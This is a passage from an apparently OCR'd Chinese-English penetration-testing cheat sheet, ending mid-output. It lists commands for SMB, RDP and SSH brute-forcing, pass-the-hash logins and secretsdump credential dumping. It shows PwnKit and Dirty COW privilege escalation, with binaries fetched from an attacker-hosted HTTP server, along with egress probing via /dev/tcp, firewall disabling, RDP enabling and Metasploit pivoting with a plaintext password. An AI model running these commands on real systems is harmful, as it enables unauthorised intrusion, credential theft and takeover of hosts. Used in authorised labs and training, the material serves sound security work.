nbtstat -n #Windows
nbtstat -a <Name> #Windows
nbtstat -A <IP> #Windows
```

## net view(未測)






```
net view
net view /domain
net view /domain:workgroup
net view \\192.168.0.7
enum4linux
```

## CIFS / SMB - TCP 139,445

```
nmap -iL -p445 -sVC
nmap --script smb-os-discovery,smb-protocols
```

# SMB暴力破解

```
> Version > 0.9.23
python3 -m pip install --upgrade impacket
crackmapexec smb <smb_IP> -u <users.txt> -p <password.txt>
winexe -U 'Username%Password' //<IP> cmd.exe
secretsdump.py 'administrator:Pa$$w0rd'@192.168.0.7
pth-winexe -U 'Username%<LM_hash:NTLM_hash>' //<IP> cmd.exe
```




| crackmapexec | hydra |
| --- | --- |
|  |  |
| winexe | secretsdump |
|  |  |
| pth-winexe | |
|  | |

## RDP - TCP 3389(未測)

```
sudo dpkg -l | grep freerdp
> Version > 2.3
freerdp2-x11
libfreerdp2-2
libfreerdp-client2-2

> sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 823BF07CEB5C469B

sudo apt install -y crowbar
crowbar [-v] -b rdp -s <IP/CIDR> -u user -c password
crowbar [-v] -b rdp -s <IP/CIDR> -U Users.txt -C Passwords.txt

xfreerdp /size:90% /v:<rdp_IP> /u:<user> /p:<password>
xfreerdp /size:90% /v:<rdp_IP> /u:<user> /pth:<ntlm_hash>

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

## SSH 列舉





```
msfconsole
search ssh_enumusers
use auxiliary/scanner/ssh/ssh_enumusers
set rhosts <IP>
set user_file Wordlist/Username.txt
set check_false true
exploit
hydra -t 4 -l <username> -P <passwords.txt> ssh://<ssh_IP>
hydra -t 4 -L <users.txt> -P <passwords.txt> ssh://<ssh_IP>
```

| search ssh_enumusers | 設IP&帳號 |
| --- | --- |
|  |  |
| Hydra固定帳號擺字典檔破密 | |
|  | |

## Privilege Escalation-PwnKit

> https://github.com/ly4k/PwnKit (https://github.com/ly4k/PwnKit)

```
wget https://github.com/ly4k/PwnKit/raw/main/PwnKit
wget https://github.com/ly4k/PwnKit/raw/main/PwnKit32
sudo python3 -m http.server 80
wget 192.168.0.18/PwnKit
chmod +x PwnKit && ./PwnKit
```




| 確認幾位元 | 下載Pwnkit啟動http.server |
| --- | --- |
|  |  |
| wget Pwnkit | 加入執行權限執行 |
|  |  |

## Privilege Escalation-Dirty COW(未測)

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)




> https://www.exploit-db.com/exploits/40847 (https://www.exploit-db.com/exploits/40847)

```
searchsploit -m 40847
sudo python3 -m http.server 80
wget 192.168.0.18/40847.cpp
g++ -Wall -pedantic -02 -std=c++11 -pthread -o dcow 40847.cpp -lutil
./dcow -s
```

| 找sploit啟動http.server | 確認版本&wget |
| --- | --- |
|  |  |
| 看怎麼編譯 | |
|  | |

## Egress Busting

```
sudo tcpdump -ni eth0 tcp[13]==2
nc -nz 192.168.0.18 1-10
echo > /dev/tcp/192.168.0.18/200
```

| 抓[13]=2的包 | nc針對每個port送包 |
| --- | --- |
|  |  |
| 抓[13]=2的包 | tcp針對port送包 |
|  |  |

### Persistent

```
netsh firewall set opmode disable
netsh advfirewall set allprofiles state off
sudo iptables -S
sudo iptables -P INPUT ACCEPT
sudo iptables -P OUTPUT ACCEPT
```

## 爬文字/檔案

### Windows

```
dir /s <FILE_NAME> 2> nul
findstr /n /i /s <KEYWORD> *.*
```


### Linux

```
find / -name <FILE_NAME> -ls 2> /dev/null
grep -nir <KEYWORD> .
```

# P&DP

## SSH Local Port Forwarding

ssh -L *:80:192.168.0.24:80 administrator@192.168.0.70 (mailto:administrator@192.168.0.70)
#透過70連到24的80指到自己的80



## SSH Remote Port Forwarding

ssh -R *:8008:192.168.0.24:80 administrator@192.168.0.70 (mailto:administrator@192.168.0.70)


#把70綁到自己的8008轉到24的80

SSH server side:

sudo nano /etc/ssh/sshd_config

GatewayPorts yes

sudo service ssh restart




## SSH dynamic port forwarding

ssh -D 9050 administrator@192.168.0.70 (mailto:administrator@192.168.0.70)


sudo nano /etc/proxychains.conf

proxychains 接tcp類型的指令



## SSH Local Port Forwarding /w Jump Host

ssh -J administrator@192.168.0.70 (mailto:administrator@192.168.0.70)
administrator@192.168.0.10 (mailto:administrator@192.168.0.10) -L *:80:192.168.0.24:80



## Meterpreter Session Routing

MSF

msfconsole

use exploit/multi/ssh/sshexec


set rhosts 172.19.19.70

set username administrator

set password Infinit3

set lhost 172.19.19.18

exploit




Meterpreter (Session-Routing)

run post/multi/manage/autoroute OPTION=s

run autoroute -p

background

```
meterpreter > run post/multi/manage/autoroute OPTION=s

[!] SESSION may not be compatible with this module.
[*] Running module against 192.168.0.70
[*] Searching for subnets to autoroute.
[*] Did not find any new subnets to add.
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

